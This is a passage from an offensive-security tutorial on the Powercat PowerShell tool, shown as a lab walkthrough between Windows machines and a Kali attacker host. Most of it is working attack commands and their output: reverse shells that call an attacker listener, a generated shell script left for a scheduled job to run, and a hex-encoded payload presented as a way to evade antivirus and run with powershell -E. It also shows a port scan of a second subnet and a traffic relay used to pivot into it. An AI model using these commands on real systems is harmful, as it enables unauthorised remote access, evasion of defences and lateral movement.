Microsoft Windows [Version 10.0.17763.1935]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\ignite\Desktop>
```


Powercat to Powercat: The same can be done with two Windows devices too.
Attacker: Ignite (Windows Username)
Victim: raj (Windows Username)
Let’s set up a listener on port 9000 first and then run powercat in client mode to connect to it.

```
powercat -c 192.168.1.145 -p 9000 -e cmd -v
powercat -l -p 9000 -v
```



```
PS C:\Users\raj\Desktop> powercat -c 192.168.1.145 -p 9000 -e cmd -v
VERBOSE: Set Stream 1: TCP
VERBOSE: Set Stream 2: Process
VERBOSE: Setting up Stream 1...
VERBOSE: Connecting...
VERBOSE: Connection to 192.168.1.145:9000 [tcp] succeeded!
VERBOSE: Setting up Stream 2...
VERBOSE: Starting Process cmd...
```

As you can see, an interactive shell has been spawned by connecting to this listener.




```
PS C:\Users\ignite\Desktop> powercat -l -p 9000 -v
VERBOSE: Set Stream 1: TCP
VERBOSE: Set Stream 2: Console
VERBOSE: Setting up Stream 1...
VERBOSE: Listening on [0.0.0.0] (port 9000)
VERBOSE: Connection from [192.168.1.45] port  [tcp] accepted (source po
VERBOSE: Setting up Stream 2...
VERBOSE: Both Communication Streams Established. Redirecting Data Betwe
Microsoft Windows [Version 10.0.18362.53]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\raj\Desktop>
```

But of course, the above Powercat command at the victim's end is just a simulation of how gaining an interactive shell through remote code execution in real life would work.

Standalone shell

The option is useful when a script can be executed within the system. This allows an attacker to code a reverse shell in a ".ps1" file and wait for the script to be executed. Scenario 1: Let's say a cron job is running that executes a script that has to write access. One can copy-paste the following command to get a reverse shell easily, even with no PowerShell command execution access.


```
powercat -c 192.168.1.3 -p 443 -e cmd.exe -g > shell.ps1
ls
.\shell.ps1
```



```
PS C:\Users\ignite\Desktop> powercat -c 192.168.1.3 -p 443 -e cmd.exe -g > shell.ps1
PS C:\Users\ignite\Desktop> ls


    Directory: C:\Users\ignite\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        10/13/2021   9:43 AM          37667 powercat.ps1
-a----        10/13/2021   9:58 AM          17446 shell.ps1


PS C:\Users\ignite\Desktop> .\shell.ps1
```

Make sure the listener is running. We are using Kali as an attacker machine using Netcat.

```
nc -lnvp 443
```




```
┌──(root💀kali)-[~/powercat]
└─# nc -lnvp 443
listening on [any] 443 ...
connect to [192.168.1.3] from (UNKNOWN) [192.168.1.145] 49938
Microsoft Windows [Version 10.0.17763.1935]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\ignite\Desktop>
```

As you can see, there are multiple ways to get an interactive shell on the target machine using netcat.

Encoded Shell

To evade traditional security devices like anti-virus solutions, we can encode the shell that we used above. Powercat has a good feature to encode commands into a Hexadecimal Array. This way, some of the basic security features can be bypassed. This is done by:

```
powercat -c 192.168.1.3 -p 443 -e cmd.exe -ge > encodedshell.ps1
cat .\encodedshell.ps1
```




```
PS C:\Users\ignite\Desktop> powercat -c 192.168.1.3 -p 443 -e cmd.exe -ge > encodedshell.ps1
PS C:\Users\ignite\Desktop> cat .\encodedshell.ps1
ZgB1AG4AYwB0AGkAbwBuACAAUwB0AHIAZQBhAG0AMQBfAFMAZQB0AHUAcAAKAHsACgAKACAAIAAgACAAcABhAHIAYQBtACgAJAB
YAdQBuAGMAUwBlAHQAdQBwAFYAYQByAHMACgAgACAAIAAgAGkAZgAoACQAZwBsAG8AYgBhAGwAOgBWAGUAcgBiAG8AcwBlACkAew
AEAAewB9AAoAIAAgACAAIABpAGYAKAAhACQAbAApAAoAIAAgACAAIAB7AAoAIAAgACAAIAAgACAAJABGAHUAbgBjAFYAYQByAHMA
AtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAGMAcABDAGwAaQBlAG4AdAAKA
IgAKACAAIAAgACAAIAAgACQASABhAG4AZABsAGUAIAA9ACAAJABTAG8AYwBrAGUAdAAuAEIAZQBnAGkAbgBDAG8AbgBuAGUAYwB
UACgAgACAAIAAgAHsACgAgACAAIAAgACAAIAAkAEYAdQBuAGMAVgBhAHIAcwBbACIAbAAiAF0AIAA9ACAAJABUAHIAdQBlAAoAIA
AFsAMAAuADAALgAwAC4AMABdACAAKABwAG8AcgB0ACAAIgAgACsAIAAkAHAAIAArACAAIgApACIAKQAKACAAIAAgACAAIAAgACQA
BrAGUAdABzAC4AVABjAHAATABpAHMAdABlAG4AZQByACAAJABwAAoAIAAgACAAIAAgACAAJABTAG8AYwBrAGUAdAAuAFMAdABhAH
QQBjAGMAZQBwAHQAVABjAHAAQwBsAGkAZQBuAHQAKAAkAG4AdQBsAGwALAAgACQAbgB1AGwAbAApAAoAIAAgACAAIAB9AAoAIAAg
8AcwB0AGkAYwBzAC4AUwB0AG8AcAB3AGEAdABjAGgAXQA6ADoAUwB0AGEAcgB0AE4AZQB3ACgAKQAKACAAIAAgACAAdwBoAGkAbA
```

And then the shell can be run by using the **powershell -E** option, which can execute an encoded string.

```
powershell -E <string>
```


The string is then encoded value from above.



```
PS C:\Users\ignite\Desktop> powershell -E ZgB1AG4AYwB0AGkAbwBuACAAUwB0AHIAZQBhAG0AMQBf
QBuAGMAUwBlAHQAdQBwAFYAYQByAHMACgAgACAAIAAgAGkAZgAoACQAZwBsAG8AYgBhAGwAOgBWAGUAcgBiAG8
ACAAIAB7AAoAIAAgACAAIAAgACAAJABGAHUAbgBjAFYAYQByAHMAWwAiAGwAIgBdACAAPQAgACQARgBhAGwAcw
AdAAKACAAIAAgACAAIAAgAFcAcgBpAHQAZQAtAFYAZQByAGIAbwBzAGUAIAAiAEMAbwBuAG4AZQBjAHQAaQBuA
BuAHUAbABsACkACgAgACAAIAAgAH0ACgAgACAAIAAgAGUAbABzAGUACgAgACAAIAAgAHsACgAgACAAIAAgACAA
G8AbgAgAFsAMAAuADAALgAwAC4AMABdACAAKABwAG8AcgB0ACAAIgAgACsAIAAkAHAAIAArACAAIgApACIAKQA
ZQByACAAJABwAAoAIAAgACAAIAAgACAAJABTAG8AYwBrAGUAdAAuAFMAdABhAHIAdAAoACkACgAgACAAIAAgAC
gACAAIAB9AAoAIAAgACAAIAAKACAAIAAgACAAJABTAHQAbwBwAHcAYQB0AGMAaAAgAD0AIABbAFMAeQBzAHQAZ
AAIAAgAHsACgAgACAAIAAgACAAIABpAGYAKAAkAEgAbwBzAHQALgBVAEkALgBSAGEAdwBVAEkALgBLAGUAeQBB
QBJAC4AUgBhAHcAVQBJAC4AUgBlAGEAZABLAGUAeQAoACIATgBvAEUAYwBoAG8ALABJAG4AYwBsAHUAZABlAEs
ACAAIAAgAFcAcgBpAHQAZQAtAFYAZQByAGIAbwBzAGUAIAAiAEMAVABSAEwAIABvAHIAIABFAFMAQwAgAGMAYQ
AKQB7ACQAUwBvAGMAawBlAHQALgBTAHQAbwBwACgAKQB9AAoAIAAgACAAIAAgACAAIAAgACAAIABlAGwAcwBlA
BiAHIAZQBhAGsACgAgACAAIAAgACAAIAAgACAAfQAKACAAIAAgACAAIAAgAH0ACgAgACAAIAAgACAAIABpAGYA
CAAaQBmACgAIQAkAGwAKQB7ACQAUwBvAGMAawBlAHQALgBDAGwAbwBzAGUAKAApAH0ACgAgACAAIAAgACAAIAA
IABXAHIAaQB0AGUALQBWAGUAcgBiAG8AcwBlACAAIgBUAGkAbQBlAG8AdQB0ACEAIgAgADsAIABiAHIAZQBhAG
```

We had set up a listener on our attacker machine (Kali) beforehand and were waiting for the connection. As you can see, the shell is getting executed successfully.

```
nc -lvnp 443
```




```
┌──(root💀 kali)-[~/powercat]
└─# nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.1.3] from (UNKNOWN) [192.168.1.145] 49942
Microsoft Windows [Version 10.0.17763.1935]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\ignite\Desktop>
```

Tunnelling


Tunnelling is the most efficient mechanism of maintaining stealth while doing red team operations or even in real-life scenarios. Powershell and Powercat can help us with tunneling and hiding our identity next time we conduct a red team assessment.

Here, there are three machines. Here, the Attacker communicates with a machine with two LAN cards and attacks a machine running on an alternate subnet (192.168.146.0/24)



Let's assume the attacker already has access to the tunnel machine. We'll replicate the scenario using the Enter-PSSession command. This utility allows us to get an interactive Powershell terminal in the tunnel with the help of credentials.


```
Enter-PSSession -ComputerName 192.168.1.45 -Credential raj
```



```
PS C:\Users\ignite\Desktop> Enter-PSSession -ComputerName 192.168.1.45 -Credential raj
```

After we input the credentials, we can see that an interactive PowerShell session has been spawned.


We run **ipconfig** as a validator command. However, we made an interesting observation. This machine had two LAN cards configured, and there was another adapter attached. It is possible that other machines are running on this subnet.



```
PS C:\Users\ignite\Desktop> Enter-PSSession -ComputerName 192.168.1.45 -Credential raj
[192.168.1.45]: PS C:\Users\raj\Documents> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::78c4:3426:54d5:2ef4%6
   IPv4 Address. . . . . . . . . . . : 192.168.1.45
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.1.1

Ethernet adapter Ethernet1:

   Connection-specific DNS Suffix  . : localdomain
   Link-local IPv6 Address . . . . . : fe80::5012:c45d:d4e4:255a%8
   IPv4 Address. . . . . . . . . . . : 192.168.146.128
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :
```

To work on our observation, we'd need Powercat in this system. We download it using wget.


```
wget https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1 -o powercat.ps1
ls
```



```
[192.168.1.45]: PS C:\Users\raj\Documents> wget https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1 -o powercat.ps1
[192.168.1.45]: PS C:\Users\raj\Documents> ls


    Directory: C:\Users\raj\Documents


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----       10/12/2021   1:34 PM          37667 powercat.ps1
```

But before we can run this script, we need to change the execution policy again. Also, upon a little searching, we found that 192.168.146.129 was alive and responding. Let's scan this system using Powercat.

```
Set-ExecutionPolicy -ExecutionPolicy RemoteSigned
Import-Module .\powercat.ps1
(21, 22, 80, 443) | % { powercat -c 192.168.146.129 -p $_ -t 1 -Verbose -d}
```




```
[192.168.1.45]: PS C:\Users\raj\Documents> Set-ExecutionPolicy -ExecutionPolicy RemoteSigned
[192.168.1.45]: PS C:\Users\raj\Documents> Import-Module .\powercat.ps1
[192.168.1.45]: PS C:\Users\raj\Documents> (21, 22, 80, 443) | % { powercat -c 192.168.146.129 -p $_ -t 1 -Verbose -d}
VERBOSE: Set Stream 1: TCP
VERBOSE: Set Stream 2: Console
VERBOSE: Setting up Stream 1...
VERBOSE: Connecting...
VERBOSE: Connection to 192.168.146.129:21 [tcp] succeeded!
VERBOSE: Setting up Stream 2...
VERBOSE: -d (disconnect) Activated. Disconnecting...
VERBOSE: Set Stream 1: TCP
VERBOSE: Set Stream 2: Console
VERBOSE: Setting up Stream 1...
VERBOSE: Connecting...
VERBOSE: Connection to 192.168.146.129:22 [tcp] succeeded!
VERBOSE: Setting up Stream 2...
VERBOSE: -d (disconnect) Activated. Disconnecting...
VERBOSE: Set Stream 1: TCP
VERBOSE: Set Stream 2: Console
VERBOSE: Setting up Stream 1...
VERBOSE: Connecting...
VERBOSE: Connection to 192.168.146.129:80 [tcp] succeeded!
VERBOSE: Setting up Stream 2...
VERBOSE: -d (disconnect) Activated. Disconnecting...
VERBOSE: Set Stream 1: TCP
VERBOSE: Set Stream 2: Console
VERBOSE: Setting up Stream 1...
VERBOSE: Connecting...
VERBOSE: Timeout!
VERBOSE: Stream 1 Setup Failure
VERBOSE: Failed to close Stream 2
VERBOSE: Failed to close Stream 1
```

Now, if we set up a traffic relay here, our attacker system might be able to communicate and connect with SSH on the victim machine (192.168.146.129)


We'll use Powercat to set up a traffic relay:

```
powercat -l -p 9090 -r tcp:192.168.146.129:22 -v
```



```
[192.168.1.45]: PS C:\Users\raj\Documents> powercat -l -p 9090 -r tcp:192.168.146.129:22 -v
VERBOSE: Set Stream 1: TCP
VERBOSE: Set Stream 2: TCP
VERBOSE: Setting up Stream 1...
VERBOSE: Listening on [0.0.0.0] (port 9090)
```

As you can see above, TCP traffic from port 22 on 192.168.146.129 is now being relayed by 192.168.146.128 (tunnel) on port 9090. Thus, from an external system, we use PuTTY to connect to the tunnel machine's 9090 port, which will connect us to the victim machine.



```
[192.168.1.45]: PS C:\Users\raj\Documents> powercat -l -p 9090 -r tcp:192.168.146.129:22 -v
VERBOSE: Set Stream 1: TCP
VERBOSE: Set Stream 2: TCP
VERBOSE: Setting up Stream 1...
VERBOSE: Listening on [0.0.0.0] (port 9090)
```

PuTTY Configuration

